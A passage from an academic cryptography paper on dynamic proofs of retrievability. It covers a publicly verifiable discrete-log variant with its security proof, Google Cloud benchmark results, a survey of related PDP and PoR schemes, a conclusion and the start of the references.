The idea is that U and V will be published as g^U and g^V as to hide their values, while still enabling the dot product verification.

More precisely, we will employ the externalized storage strategy outlined in Section 5.1, so that the server holds all the information needed to perform audits. But this alone is not enough, as the public Verifier (and thus, the possibly-malicious server) must not learn the plaintext control vector values.

The challenge, then, is to support equality testing for dot products of encrypted values, without decrypting. Any linearly homomorphic encryption could be used, but this is actually more than what we need since decryption is not even necessary. Instead, we will simply employ a group where the discrete logarithm is hard, instead of the (relatively small) finite fields used before.

Further, we use a group of prime order, in order to be able to easily compute with exponents. In particular, thanks to the homomorphic property of exponentiation, we will perform some linear algebra over the group and need some notations for this. For a matrix $\mathbf{A}$, $g^{\mathbf{A}}$ denotes the coefficient-wise exponentiation of a generator g to each entry in $\mathbf{A}$. Similarly, for a matrix $\mathbf{W}$ of group elements and a matrix $\mathbf{B}$ of scalars, $\mathbf{W}^{\mathbf{B}}$ denotes the extension of matrix multiplication using the group action. If we have $\mathbf{W}=g^{\mathbf{A}}$, then $\mathbf{W}^{\mathbf{B}}=(g^{\mathbf{A}})^{\mathbf{B}}$. Futher, this quantity can actually be computed by working in the exponents first, i.e., it is equal to $g^{(\mathbf{AB})}$. For example:

$$\left(g^{\left[\begin{smallmatrix}a & b\\ c & d\end{smallmatrix}\right]}\right)^{\left[\begin{smallmatrix}e\\ f\end{smallmatrix}\right]}=\begin{bmatrix}g^a & g^b\\ g^c & g^d\end{bmatrix}^{\left[\begin{smallmatrix}e\\ f\end{smallmatrix}\right]}=\begin{bmatrix}g^{ae+bf}\\ g^{ce+df}\end{bmatrix}=g^{\left(\left[\begin{smallmatrix}a & b\\ c & d\end{smallmatrix}\right]\left[\begin{smallmatrix}e\\ f\end{smallmatrix}\right]\right)}.$$

The resulting modified protocol is presented formally in Figure 2. In summary, the changes are as follows:

1. Build a group $\mathbb{G}$ of large prime order p and generator g.
2. **`Init`**, in Algorithm 1, is run identically, except for two modifications: first, $\mathbf{W}$ is mapped to $\mathbb{G}$: $\mathbf{W}\leftarrow E(\mathbf{V})=g^{\mathbf{V}}$; second, the Writer also publishes an encryption of $\mathbf{U}$ as: $\mathbf{K}\leftarrow g^{\mathbf{U}}$ over an *authenticated* channel; $\mathbf{K}$ is called the *public key*.
3. All the verifications of the Merkle tree root in Algorithms 2 to 4 remain unchanged, but the Writer must publish the new roots of the trees after each **`Write`** also over an authenticated and timestamped channel to the Verifiers.
4. Updates to the control vector, in Algorithm 3 are performed homomorphically, without "deciphering" $\mathbf{W}$: the Writer computes in clear, $\Delta\leftarrow(\mathbf{M}'_{ij}-\mathbf{M}_{ij})\mathbf{U}_{1..t,i}$, then updates $\mathbf{W}'_{1..t,j}\leftarrow\mathbf{W}_{1..t,j}\cdot g^{\Delta}$.
5. The dotproduct verification, in Algorithm 4 is performed also homomorphically: $\mathbf{K}^{\mathbf{y}}\stackrel{?}{=}\mathbf{W}^{\mathbf{x}}$.

Remark 8. *Note that the costly server-side computation during audits does not involve any group operations; only the clients must perform exponentiations. However, the field size p must be increased in order for the discrete logarithm to be hard. For a database of fixed bit-length, this increase in field size induces a cost overhead in the field arithmetic (up to quadratic in* $\log p$*) which is partly compensated by a corresponding decrease in the matrix dimension (linear in* $\log p$*), as* $N=mn\log p$.

Under Linearly Independent Polynomial (LIP) Security [1, Theorem 1][†], the Protocol of Figure 2 adds public verifiability to our dynamic proof of retrievability. Indeed, LIP security states that in a group $\mathbb{G}$ of prime order, the values $(g^{P_1(s)},\ldots,g^{P_m(s)})$ are indistinguishable from a random tuple of the same size, when $P_1,\ldots,P_m$ are linearly independent multivariate polynomials of bounded degree and s is the secret. Therefore, in our modified protocol, each row

[†]LIP security reduces to the MDDH hypothesis, a generalization of the widely used decision linear assumption [1, 29]

Figure 2: Publicly verifiable Client/server PoR protocol with low storage server

	Server	Communications	Client
Init		$N = mn\log_2 q$ $\mathbb{G}$ of order p and gen. g	$s \xleftarrow{\$} S \subseteq \mathbb{Z}_p$ form $\mathbf{u} \leftarrow [\mathbf{s}^j]_{j=1..m} \in \mathbb{Z}_p^m$ $\mathbf{v}^\intercal \leftarrow \mathbf{u}^\intercal\mathbf{M}$, $\mathbf{w}^\intercal \leftarrow g^{\mathbf{v}} \in \mathbb{G}^n$.
		$\mathbf{M}, T_\mathbf{M}, \mathbf{w}, T_\mathbf{w} \leftarrow$ **MTInit** $\leftarrow \kappa, \lambda, b, \mathbf{M}, \mathbf{w}$ $\rightarrow r_\mathbf{M}, r_\mathbf{w}$	
	Store $\mathbf{M}, T_\mathbf{M}, \mathbf{w}, T_\mathbf{w}$		Publish $r_\mathbf{M}$, $r_\mathbf{w}$ and $\mathbf{K} = g^\mathbf{u}$
Read	$\mathbf{M}, T_\mathbf{M} \rightarrow$ **MTVerifiedRead** $\leftarrow i, j, r_\mathbf{M}$ $\rightarrow \mathbf{M}_{ij}$		Return $\mathbf{M}_{ij}$
Write	$\mathbf{M}, T_\mathbf{M}, \mathbf{w}, T_\mathbf{w} \rightarrow$ **MTVerifiedRead** $\leftarrow i, j, r_\mathbf{M}, r_\mathbf{w}$ $\rightarrow \mathbf{M}_{ij}, \mathbf{w}_j$		$\delta \leftarrow \mathbf{u}_i(\mathbf{M}'_{ij} - \mathbf{M}_{ij})$
		$\xleftarrow{i, j, \mathbf{M}'_{ij}, \mathbf{w}'_j}$	$\mathbf{w}'_j \leftarrow \mathbf{w}_j \cdot g^\delta$
	Update $\mathbf{M}', T'_\mathbf{M}, \mathbf{w}', T'_\mathbf{w}$		Publish $r'_\mathbf{M}, r'_\mathbf{w}$
Audit		$\xleftarrow{r}$	$r \xleftarrow{\$} S \subseteq \mathbb{Z}_p^*$
	$\mathbf{y} \leftarrow \mathbf{M}\mathbf{x}$	form $\mathbf{x} \leftarrow [r^i]_{i=1..n} \in \mathbb{Z}_p^n$	
	$\mathbf{w}, T_\mathbf{w} \rightarrow$ **MTVerifiedRead** $\leftarrow r_\mathbf{w}$ $\rightarrow \mathbf{w}$		$\mathbf{K}^y \stackrel{?}{=} \mathbf{w}^x$

$g^{\mathbf{U}_i} = \left(g^{s_i^j}\right)_{j=1..m}$ is indistinguishable from a random tuple of size m since the polynomials X^j, $j = 1..m$ are independent distinct monomials. Then the idea is to reduce breaking the public verifiability to breaking a discrete logarithm. For this, the discrete logarithm to break will be put inside $\mathbf{U}$.

These modifications give rise to the following Theorem 9. Compared to Theorem 7, this requires the LIP security assumptions and a larger domain of the elements.

Theorem 9. *Under LIP security in a group $\mathbb{G}$ of prime order $p \geq \max\{16n + 96\lambda, m2^{2\kappa}\}$, where discrete logarithms are hard to compute, the Protocol of Figure 2 satisfies correctness, public authenticity and retrievability, as defined in Definitions 1, 2 and 4.*

Proof. In Figure 2, Correctness is just to verify the dotproducts, but in the exponents; this is: $\mathbf{K}^y = g^{\mathbf{U}y} = g^{\mathbf{U}\mathbf{M}x} = \mathbf{W}^x$.

Public verifiability is guaranteed as $\mathbf{K}$ and $\mathbf{U}$, as well as the roots $r_\mathbf{M}$ and $r_\mathbf{w}$ of the Merkle trees for $\mathbf{M}$ and $\mathbf{W}$, are public. Now for Authenticity: first, any incorrect $\mathbf{W}$ is detected by the Merkle hash tree verification. Second, with a correct $\mathbf{W}$, any incorrect y is also detected with high probability, as shown next. Suppose that there exist an algorithm $\mathcal{A}(\mathbf{M}, \mathbf{K}, \mathbf{W}, r)$ that can defeat the verification with a fake y, with probability ε. That is the algorithm produces $\bar{y}$, with $\bar{y} \neq y = \mathbf{M}x$, such that we have the t equations:

$$\mathbf{K}^y = \mathbf{W}^x = \mathbf{K}^{\bar{y}}. \tag{13}$$

We start with the case $t = 1$. Let $A = g^a$ be a DLOG problem. Then we follow the proof of [15, Lemma 1] and simulate **Init** via the following inputs to the attacker:

- $r \xleftarrow{\$} S \subseteq \mathbb{Z}_p^*$ and let $x = [r, r^2, \ldots, r^n]^\intercal$;
- Sample $\mathbf{M} \xleftarrow{\$} S^{m\times n} \subseteq \mathbb{Z}_p^{m\times n}$ and $\mathbf{U} \xleftarrow{\$} S^m \subseteq \mathbb{Z}_p^m$.
- Randomly select also $k \in 1..m$ and, then, compute $\mathbf{K} = g^{\mathbf{U}} A^{\mathbf{e_k}}$, so that $\mathbf{K} = g^{\mathbf{U}+a\mathbf{e_k}}$, where $\mathbf{e_k}$ is the k-th canonical vector of $\mathbb{Z}_p^m$.
- Under LIP security [1, Theorem 3.1], $\mathbf{K}$ is indistinguishable from the distribution of the protocol $(g^{s_i^j})$.
- finally compute $\mathbf{W} = \mathbf{K}^\mathbf{M}$, thus also indistinguishable from the distribution of the protocol.

To simulate any number of occurences of **Write**, it is then sufficient to randomly select $\mathbf{M}'_{ij}$. Then compute and send to the attacker: $\mathbf{W}'_{1..t,j} \leftarrow \mathbf{W}_{1..t,j} \cdot K_{1..t,i}^{\mathbf{M}'_{ij}-\mathbf{M}_{ij}}$ (since $g^\Delta = g^{(\mathbf{M}'_{ij}-\mathbf{M}_{ij})\mathbf{U}_{1..t,i}} = K_{1..t,i}^{\mathbf{M}'_{ij}-\mathbf{M}_{ij}}$).

After that, the attacker answers an **Audit**, with $\bar{y} \neq y$ satisfying Equation (13). This is $g^{(\mathbf{U}+a\mathbf{e_k})\bar{y}} = g^{(\mathbf{U}+a\mathbf{e_k})\mathbf{M}x}$, equivalent to:

$$(\mathbf{U} + a\mathbf{e_k})(\bar{y} - \mathbf{M}x) \equiv 0 \mod p. \tag{14}$$

Since $\bar{y} \neq y \mod p$, then there is at least one index $1 \leq j \leq m$ such that $\bar{y}_j \neq y_j \mod p$. Since k is randomly chosen from $1..m$, the probability that $\bar{y}_k \neq y_k \mod p$ is at least $1/m$. If this is the case then with $z = \bar{y} - y$, we have $z_k \neq 0 \mod p$ and $\mathbf{U}z + az_k \equiv 0 \mod p$, so that $a \equiv -z_k^{-1}\mathbf{U}z \mod p$. This

means that the discrete logarithm is broken with advantage $\geq \varepsilon/m$.

Finally for any $t \geq 1$ the proof is similar except that A is put in different columns for each of the t rows of $\mathbf{U}$. Thus the probability to hit it becomes $\geq t/m$ and the advantage is $\geq t\varepsilon/m \geq \varepsilon/m$. This gives the requirement that $p \geq m2^{2\kappa}$ to sustain the best generic algorithms for DLOG.

Retreivability comes from the fact that y and x are public values. Therefore this part of the proof is identical to that of Theorem 7. □

Remarks 10. *We mention a few small performance and implementation notes:*

- *If a Writer wants to perform an audit, she does not need to use the encrypted control vector* $\mathbf{K}$*, nor to store it. She just computes* $\mathbf{U}y$ *directly, then checks that* $g^{\mathbf{U}y} \stackrel{?}{=} \mathbf{W}^x$.
- *Even if* $\mathbf{U}$ *is structured,* $\mathbf{K}$ *hides this structure and therefore requires a larger storage. But any Verifier can just fetch it and* $r_{\mathbf{W}}$ *from the authenticated channel (for instance, electronically signed), as well as fetch* $\mathbf{W}$ *from the Server, and perform the verification on the fly. Optimal communications for the Verifier are then when* $m = n = O(\sqrt{N/\log p})$.
- *To save some constant factors in communications, sending* $\mathbf{W}$ *or any of its updates* $\mathbf{W}'_{i,j}$ *is not mandatory anymore: the Server can now recompute them directly from* $\mathbf{M}$*,* $\mathbf{K}$ *and* $\mathbf{M}'$.

In terms of performance, the most significant changes between the private and public modes are for the Verifier's and (to a much lesser extent) server's computation time during **`Audit`**s: we show in Section 6 that public verification is more expensive but this remains doable in a few seconds even on a constrained device.

6 Experiments with Google cloud services

As we have seen, compared to other dynamic PoR schemes, our protocol aims at achieving the high security guarantees of PoR, while trading near-minimal persistent server storage for increased audit computation time.

In order to address the practicality of this tradeoff, we implemented and tested our PoR protocol using virtual machines and disks on the Google Cloud Platform service.

Specifically, we address two primary questions:

- What is the monetary cost and time required to perform our $O(N)$ time audit on a large database?
- How does the decreased cost of persistent storage tradeoff with increase costs for computation during audits?

Our experimental results are summarized in Tables 5 to 7. For a 1TB data file, the $O(\sqrt{N})$ communication cost of our audit entails less than 6MB of data transfer, and our implementation executes the $O(N)$ audit for this 1TB data file in less than 5 minutes for a monetary cost of about 8 cents USD.

By contrast, just the extra persistent storage required by other existing PoR schemes would cost at least $40 USD or as much as $200 USD per month, not including any computation costs for audits. These results indicate that the communication and computation costs of our **`Audit`** algorithm are not prohibitive in practice despite their unfavorable asymptotics; and furthermore, our solution is the most cost-efficient PoR scheme available when few audits are performed per day.

We also emphasize again that a key benefit to our PoR scheme is its *composability* with existing software, as the data file is left intact as a normal file on the Server's filesystem.

The remainder of this section gives the full details of our implementation and experimental setup.

6.1 Parameter selection

Our algorithm treats the database as if it is an $n \times m$ matrix with elements in a finite field. As seen in Section 5, we need the field size to be at least 40 bits or more in order to ensure authenticity.

We ran the experiments with two modes: a private one with a 57-bits prime and a public one with a 253-bits prime.

In order to maximize the block size while avoiding costly multiple-precision arithmetic, we used the largest 57-bit prime, $p = 144115188075855859$ for the private mode. This allows the input to be read in 7-byte (56-bit) chunks with no conversion necessary; each 56-bit chunk of raw data is treated as an element of $\mathbb{F}_p$. At the same time, because p is less than 64-bit, no computations require multiple-precision, and multiple multiplications can be accumulated in 128-bit registers before needing to reduce modulo p. Finally, choosing a prime close to (but less than) a power of 2 makes randomly sampling integers modulo p especially efficient (discarding sampled values larger than p will seldom happen).

To balance the bandwidth (protocol communications) and the client computation costs, we represent $\mathbf{M}$ as a square matrix with dimensions $m = n = \sqrt{N/56}$, where the 56 comes from our choice of $\mathbb{F}_p$. We also fixed the Merkle tree block size at 8KiB for all experiments and used SHA-512/224 for the Merkle tree hash algorithm.

For the public mode, we used the following libraries[‡]: `gmp-6.2.1` and `givaro-4.1.1` for arbitrary precision prime fields, `openblas-0.3.15` and `fflas-ffpack-2.4.3` for high-performance linear algebra, and `libsodium-1.0.18` for the elliptic curve. We ran the experiments with *ristretto255*, a 253-bits prime order subgroup of *Curve25519*. We still use a square matrix database, but now with $m = n = \sqrt{N/252}$. Depending on the database size, Theorem 9 shows that the computational security parameter of our next experiments is set to slightly less than 128 (namely between 117.78 and

[‡] https://gmplib.org, https://github.com/linbox-team/givaro, http://www.openblas.net, https://linbox-team.github.io/fflas-ffpack, https://download.libsodium.org.

120.2). The resulting asymptotic costs for these parameter choices, in both modes, are summarized in Table 3.

Table 3: Proof of retrievability via square matrix verifiable computing

		Server	Comm.	Client
Storage		$N+o(N)$		$O(\sqrt{N})$
Comput.	**Init**	$O(N)$	N	$O(N)$
	Audit	$O(N)$	$O(\sqrt{N})$	$O(\sqrt{N})$
	Read/Write	$O(\log(N))$	$O(\log(N))$	$O(\log(N))$

6.2 Experimental Design

Our implementation provides the **Init**, **Read**, **Write**, and **Audit** algorithms as described in the previous sections, including the Merkle hash tree implementation for read/write integrity. As the cost of the first three of these are comparable to prior work, we focused our experiments on the **Audit** algorithm.

We ran two sets of experiments, using virtual machines and disks on Google Cloud's Compute Engine[§].

Table 4: Google Cloud Server VMs
Costs as of May 2021. Each physical core is hyperthreaded as two vCPUs.

	Family	Physical Cores	Main Memory	Local SSDs	Cost/hour (USD)
C	f1-micro	0.1	0.6 GB	—	$0.01
S_1	n1-standard-2	1	7.5 GB	1.5TB	$0.26
S_4	n1-standard-8	4	30 GB	6TB	$1.04
S_{16}	n1-standard-32	16	120 GB	9TB	$2.51

The client machine C was a cheap f1-micro instance with a shared vCPU and low RAM, in the europe-west1 region. For the server, we used 3 different VMs S_1, S_4, S_{16} as listed in Table 4, all in the us-central1 region. The database file itself was stored on local SSD drives for maximal throughput in our audit experiments. Although our implementation does not use more disk space than the size of the database plus the size of the Merkle tree (never more than 1.007TB in our experiments), we over-provisioned the SSDs to achieve higher throughputs; the prices in Table 4 reflect the total VM instance and storage costs.

For testing, we generated files of size 1GB, 10GB, 100GB, and 1TB filled with random bytes. All times reported are total "wall-clock" time unless otherwise noted. Except where noted with an asterisk (*), where experiments were run only once, all values are the median over 11 runs, ignoring the first run in order to "warm up" caches etc. Note that this actually had a significant effect on the larger machine size which also has more RAM, as the 16-core machine can cache all sizes except the 1TB database in memory.

[§] https://cloud.google.com/compute/docs/machine-types.

6.3 Audit compared to checksums

For the first set of experiments, we wanted to address the question of how "heavy" the hidden constant in the $O(N)$ is. For this, we compared the cost of performing a single audit, on databases of various sizes, to the cost of computing a cryptographic checksum of the entire database using the standard Linux checksum tools `md5sum` and `sha256sum`.

Table 5: Single-threaded experiments on Google Cloud
Values indicate the median number of seconds for a single run on the S_1 machine. Except where noted with (*), each experiment was performed 11 times. In all cases, after discarding at most one outlier value, the maximum relative difference between the runs was at most 20%.

Operation	1GB	10GB	100GB	1TB
MD5	1.87	20.58	202.51	2017.76*
SHA256	5.21	54.52	561.22	5413.35*
Init	2.46	29.42	284.75*	2772.14*
PRIVATE-VERIFIED AUDIT USING 57-BIT PRIME				
Client	0.00	0.00	0.00	0.01
Server	0.24	4.93	53.05	529.90
PUBLIC-VERIFIED AUDIT USING RISTRETTO255				
Client	0.53	1.67	5.37	16.81
Server	1.65	17.1	173.49	1725.75*

In a sense, a cryptographic checksum is another means of integrity check that requires no extra storage, albeit without the malicious server protection that our PoR protocol provides. Therefore, having an audit cost which is comparable to that of a cryptographic checksum indicates the $O(N)$ theoretical cost is not too heavy in practice.

Table 5 confirms that the cost of our **Audit** procedure scales linearly with the database size, as expected. Furthermore, we can see that audits are very efficient in practice, being even faster than the built-in checksum utilities in our tests. That is, the $O(N)$ running time of our **Audit** algorithm is actually feasible, for both the private and public mode, even at the terabyte scale. The public mode is slightly slower, as expected in Remark 8.

6.4 Parallel server speedup for audits

Our experimental results in Table 5 indicate good performance for our **Audit** algorithm, but at the larger end of database sizes such as 1TB, the $O(N)$ work performed by the server still incurs a significant delay of several minutes.

To demonstrate that a more powerful server can handle large-size **Audit**s even more efficiently, we used OpenMP to parallelize the main loop of our **Audit** algorithms. These routines are trivially parallelizable: each parallel core performs the matrix-vector product on a contiguous subset of rows of $\mathbf{M}$, corresponding to a contiguous segment of the underlying file.

Because the built-in MD5 and SHA256 checksum programs do not achieve any parallel speedup, we focused only on our **Audit** algorithm for this set of experiments. The results are reported in Table 6. When the computation is CPU-bound, as is the case mostly with the public verified version that uses larger primes, CPU utilization is high and we achieve linear speedup compared to the single-core timings in Table 5. For the more efficient 57-bit private verification version, the speedup compared to Table 5 is sometimes more and sometimes less than linear, for two reasons that have to do with the I/O bottleneck between disk and CPU.

First, the larger machines S_4 and S_{16} that are used here do not just have more cores than S_1; they also have more RAM and more (over-provisioned) local SSD space. This allows S_4 to entirely cache the 10GB database and S_{16} to entirely cache the 10GB and 100GB databases, leading to sometimes super-linear speedup when the computation is I/O-bound.

The second observation is that, even using the fastest solution available (local SSDs) in Google Cloud, we could not achieve greater than roughly 4GB/sec throughput reading from disk. This effectively creates a "maximum speed" for any computation, which limits the benefit of additional cores especially for the 1TB audit with the small 57-bit prime. To a lesser extent these two phenomena also occur in the public mode. There, they are however partially compensated by a better parallelism pertaining an increase in the computations. However, we emphasize again that this is a *good thing* — our **Audit** algorithm is efficiently parallelizable, up to the inherent limiting speed of fetching data from the underlying storage.

We also used these times to measure the total cost of running each audit in Google Cloud Platform, which features per-second billing of VMs and persistent disks, as reported in Table 6 as well. Interestingly, due to the disk throughput limitations discussed above, the 4-core VM is more cost-effective for private-verified audits.

Table 6: Multi-core server times for Audit
Values indicate the median number of seconds wall-time for a single run. Except where noted with (*), each experiment was performed 11 times. In all cases, after discarding at most one outlier, the maximum relative difference between the runs was at most 20%.

Server	Metric	1GB	10GB	100GB	1TB
PRIVATE-VERIFIED AUDIT USING 57-BIT PRIME					
S_4	Audit	0.06	0.62	29.08	278.37
	Cost	$0.00002	$0.0002	$0.008	$0.08
S_{16}	Audit	0.03	0.22	1.88	250.91
	Cost	$0.00002	$0.0002	$0.001	$0.175
PUBLIC-VERIFIED AUDIT USING RISTRETTO255					
S_4	Audit	0.45	4.37	51.45	536.09*
	Cost	$0.0001	$0.001	$0.015	$0.155
S_{16}	Audit	0.12	1.21	11.87	357.49*
	Cost	$0.0001	$0.001	$0.008	$0.249

6.5 Network communication costs

Having closely examined the server and client computation times, we finally turn to the $O(\sqrt{N})$ communication bandwidth between client and server during audits. Recall that our client C was located in western Europe and the servers S_1, S_4, S_{16} were located in central North America. As a baseline, we used ping and scp to determine the client-server network connection: it had an average round-trip latency of 101ms and achieved throughput as high as 19.1 MB/sec.

The time spent communicating the challenge and response vectors, $\mathbf{x}$ and $\mathbf{y}$, becomes insignificant in comparison to the server computation as the size of the database increases. In the case of our experiments, Table 7 summarizes that communication time of both $\mathbf{x}$ and $\mathbf{y}$ remains under two seconds. We also list the total amount of data communicated, which exhibits square root scaling as expected.

Table 7: Amount of Communication Per **Audit**
Values indicate the median number of seconds for a single run with the S_4 server. Each experiment was performed 11 times, with a maximum variance of 13% between runs.

Metric	1GB	10GB	100GB	1TB
Comm. (KB)	187	591	1868	5906
Time (s)	0.73	1.19	1.50	1.80

7 Detailed state of the art

PDP schemes, first introduced by Ateniese et al. [5], originally only considered static data storage. The original scheme was later adapted to allow dynamic updates by Erway et al. [16] and has since seen numerous performance improvements. However, PDPs only guarantee (probabilistically) that a *large fraction* of the data was not altered; a single block deletion or alteration is likely to go undetected in an audit.

PoR schemes, independently introduced by Juels et al. [23], provide a stronger guarantee of integrity: namely, that any small alteration to the data is likely to be detected. In this paper, we use the term PoR to refer to any scheme which provides this stronger level of recoverability guarantee.

PoR and PDP are usually constructed as a collection of phases in order to initialize the data storage, to access it afterwards and to audit the server's storage. Dynamic schemes also propose a modification of subsets of data, called write or update. Since 2007, different schemes have been proposed to serve different purposes such as data confidentiality, data integrity, or data availability, but also freshness and fairness. Storage efficiency, communication efficiency and reduction of disk I/O have improved with time. Some schemes are developed for static data (no update algorithm) , others extend their audit algorithm for public verification, still others require a finite number of Audits and Updates.

7.1 Low storage overhead

The schemes of Ateniese et al. [5] or Sebé et al. [32] are in the PDP model. Both of them have a storage overhead in $o(N)$. They use the RSA protocol in order to construct homomorphic authenticators, so that a successful audit guaranties data possession on some selected blocks. When all the blocks are selected, the audit is deterministic but the computation cost is high. So in practice, [5] minimizes the file block accesses, the computation on the server, and the client-server communication. For one audit on at most f blocks,the S-PDP protocol of [5] gives the costs seen in Table 8. A robust auditing integrates S-PDP with a forward error-correcting codes to mitigate arbitrary small file corruption. Nevertheless, if the server passes one audit, it guarantees only that a portion of the data is correct.

Table 8: S-PDP on f blocks : The file M is composed of N/b blocks of bit-size b.
The computation is made mod Q, a product of two large prime numbers.

		Server	Communication	Client
Storage		$N+m$		$O(1)$
Comput.	Setup		$N+f$	$O(bf)$
	Audit	$O(f)$	$O(1)$	$O(f)$

Later, Ateniese et al. [6] proposed a scheme secure under the random oracle model based on hash functions and symmetric keys. It has an efficient update algorithm but uses tokens which impose a limited number of audits or updates.

Alternatively, verifiable computing can be used to go through the whole database with Merkle hash trees, as in [8, §6]. The latter proposition however comes with a large overhead in homomorphic computations and does not provide an Audit mechanism. Verifiable computing can provide an audit mechanism, as sketched by Fiore and Gennaro in [18], but then it is not dynamic anymore.

Storj [36] (version 2) is a very different approach also based on Merkle hash trees. It is a dynamic PoR protocol with bounded Audits. The storage is encrypted and cut into m blocks of size b. For each block and for a selection of σ salts, a Merkle Hash tree with σ leaves is constructed. The efficiency of Storj is presented Table 9. Storj allows only a fixed number of audits (the number of seeds) before the entire data must be re-downloaded to restart the computation. This is a cost of $O(N\sigma)$ operations for the client every σ audits, and thus an average cost of $O(N)$. Our PoR supports unlimited and fast audits, of cost always $O(\log n)$.

7.2 Fast audits but large extra storage

PoR methods based on block erasure encoding are a class of methods which guarantee with a high probability that the client's entire data can be retrieved. The idea is to check the authenticity of a number of erasure encoding blocks during the data recovery step but also during the audit algorithm. Those approaches will not detect a small amount of corrupted data. But the idea is that if there are very few corrupted blocks, they could be easily recovered via the error correcting code.

Table 9: Storj-V2: The file M is composed of N/b blocks of bit-size b. σ is the number of salts.

		Server	Comm.	Client
Storage		$N+O(\frac{N}{b}\sigma)$		$O(\frac{N}{b}\sigma)$
Comput.	Setup		$N+O(\frac{N}{b}\sigma)$	$O(N\sigma)$
	Avg. Audit	$O(N+\frac{N}{b}\sigma)$	$O(\frac{N}{b}\log\sigma+\frac{N}{\sigma})$	$O(N)$
	Update		$b+O(\sigma)$	$O(b\sigma)$

Lavauzelle et al., [26] proposed a static PoR. The `Init` algorithm consists in encoding the file using a lifted q-ary Reed-Solomon code and encrypting it with a block-cipher. The Audit algorithm checks if one word of q blocks belongs to a set of Reed-Solomon code words. This algorithm has to succeed a sufficient number of times to ensure with a high probability that the file can be recovered. Its main drawback is that it requires an initialization quadratic in the database size. For a large data file of several terabytes this becomes intractable.

In addition to a block erasure code, PoRSYS of Juels et al. [23] use block encryptions and sentinels in order to store static data with a cloud server. Shacham and Waters [33] use authenticators to improve the audit algorithm. A publicly verifiable scheme based on the Diffie-Hellman problem in bilinear groups is also proposed.

Stefanov et al. [35] were the first to consider a dynamic PoR scheme. Later improvements by Cash et al. or Shi et al. [10, 34] allow for dynamic updates and reduce the asymptotic complexity (see Table 10). However, these techniques rely on computationally-intensive tools, such as locally decodable codes and Oblivious RAM (ORAM), and incur at least a 1.5x, or as much as 10x, overhead on the size of remote storage.

Table 10: Shi et al. [34]: The file M is composed of $\frac{N}{b}$ blocks of bit-size b.

		Server	Communication	Client
Storage		$O(N)$		$O(b)$
Comput.	Setup		$N+O(\frac{N}{b})$	$O(N\log N)$
	Audit	$O(b\log N)$	$O(b+\log N)$	$O(b+\log N)$
	Update	$O(b\log N)$	$O(b+\log N)$	$O(b+\log N)$

Recent variants include *Proof of Data Replication* or *Proof of Data Reliability*, where the error correction is performed by the server instead of the client [3, 37]. Some use a weaker, *rational*, attacker model [11, 28], and in all of them the client thus has to also be able to verify the redundancy; but we do not know of dynamic versions of these.

Table 11 compares the additional server storage and audit

Table 11: Comparison of our low server storage protocol with that of Shi et al. [34].

	Shi et al. [34]	Here extern=T	Here extern=F
Server extra-storage	$5N$	$o(N)$	$o(N)$
Server audit cost	$O(b\log N)$	$N+o(N)$	$N+o(N)$
Communication	$O(b+\log N)$	$O(\sqrt{N})$	$O(N^{\alpha})$
Client audit cost	$O(b+\log N)$	$O(\sqrt{N})$	$O(N^{1-\alpha})$
Client storage	$O(b)$	$O(1)$	$O(N^{1-\alpha})$

costs between [34] and the two variants of our protocol: the first one saving on communication, and the second one, externalizing the storage of the secret audit matrix V. In the former case, an arbitrary parameter α can be used in the choice of the dimensions: $m = N^{\alpha}$ and $n = N^{1-\alpha}/\log_2(q)$. This balances between the communication cost $O(N^{\alpha})$ and the Client computation and storage $O(N^{1-\alpha})$.

Note that efficient solutions to PoR for dynamic data do not consider the confidentiality of the file M, but assume that the user can encrypt its data in a prior step if needed.

8 Conclusion

We presented new protocols for dynamic Proof of Retrievability, based on randomized linear algebra verification schemes over a finite field. Our protocols do not require any encoding of the database and are therefore near optimal in terms of persistent storage on the server side. They include also efficient unlimited partial retrievals and updates as well as provable retrievability from malicious servers. They are implementable with simple cryptographic building blocks and are very efficient in practice as shown for instance on a Google Compute platform instance. With the addition of any IND-CPA symmetric cipher the clients become nearly stateless; adding a group where the discrete logarithm is hard also enables a public verification.

On the one hand, private proofs are very fast, less than a second on constrained devices. On the other hand, while still quite cheap, the public verification could nonetheless be improved. Precomputations of multiples of elements of $\mathbf{K}$ and $\mathbf{U}$, combined with dedicated methods for dotproduct in the exponents (generalizing of Shamir's trick for simultaneous exponentiations) might improve the running time. More generally, our verification is a dotproduct, or a polynomial evaluation when the control vectors are structured. This verification itself could be instead computed on the server side and only verified by a client, using for instance succinct non-interactive arguments of knowledge.

Acknowledgments

We thank the reviewers for their thoughtful comments and efforts towards improving our manuscript.

Availability

The source code and script to perform the experiments of Section 6 are available via the following GitHub repository: https://github.com/dsroche/la-por.

References

[1] Michel Abdalla, Fabrice Benhamouda, and Alain Passelègue. An algebraic framework for pseudorandom functions and applications to related-key security. In R. Gennaro and M. Robshaw, editors, *CRYPTO 2015*, pages 388–409, 2015.

[2] Lawrence Abrams. Amazon AWS Outage Shows Data in the Cloud is Not Always Safe. *Bleeping Computer*, September 2019.

[3] Frederik Armknecht, Ludovic Barman, Jens-Matthias Bohli, and Ghassan O. Karame. Mirror: Enabling proofs of data replication and retrievability in the cloud. In *25th USENIX Security Symposium*, pages 1051–1068, Austin, TX, USA, August 2016.

[4] Giuseppe Ateniese, Ilario Bonacina, Antonio Faonio, and Nicola Galesi. Proofs of Space: When Space Is of the Essence. In *SCN*, pages 538–557, 2014.

[5] Giuseppe Ateniese, Randal Burns, Reza Curtmola, Joseph Herring, Lea Kissner, Zachary Peterson, and Dawn Song. Provable data possession at untrusted stores. In *14th ACM CCS*, pages 598–609, 2007.

[6] Giuseppe Ateniese, Roberto Di Pietro, Luigi V Mancini, and Gene Tsudik. Scalable and efficient provable data possession. In *SecureComm*, pages 1–10. ACM, 2008.

[7] Mihir Bellare and Chanathip Namprempre. Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. In T. Okamoto, editor, *ASIACRYPT 2000*, pages 531–545, 2000.

[8] Siavosh Benabbas, Rosario Gennaro, and Yevgeniy Vahlis. Verifiable delegation of computation over large datasets. In P. Rogaway, editor, *CRYPTO 2011*, pages 111–131, 2011.

[9] Erik Cambria, Anupam Chattopadhyay, Eike Linn, Bappaditya Mandal, and Bebo White. Storages are not forever. *Cognitive Computation*, 9:646–658, 2017.

[10] David Cash, Alptekin Küpçü, and Daniel Wichs. Dynamic proofs of retrievability via oblivious RAM. *J. Cryptol.*, 30(1):22–57, January 2017.

[11] Ethan Cecchetti, Ben Fisch, Ian Miers, and Ari Juels. Pies: Public incompressible encodings for decentralized storage. In L. Cavallaro, J. Kinder, X. Wang, and J. Katz, editors, *CCS 2019, London, UK, November 11-15, 2019*, pages 1351–1367, 2019.

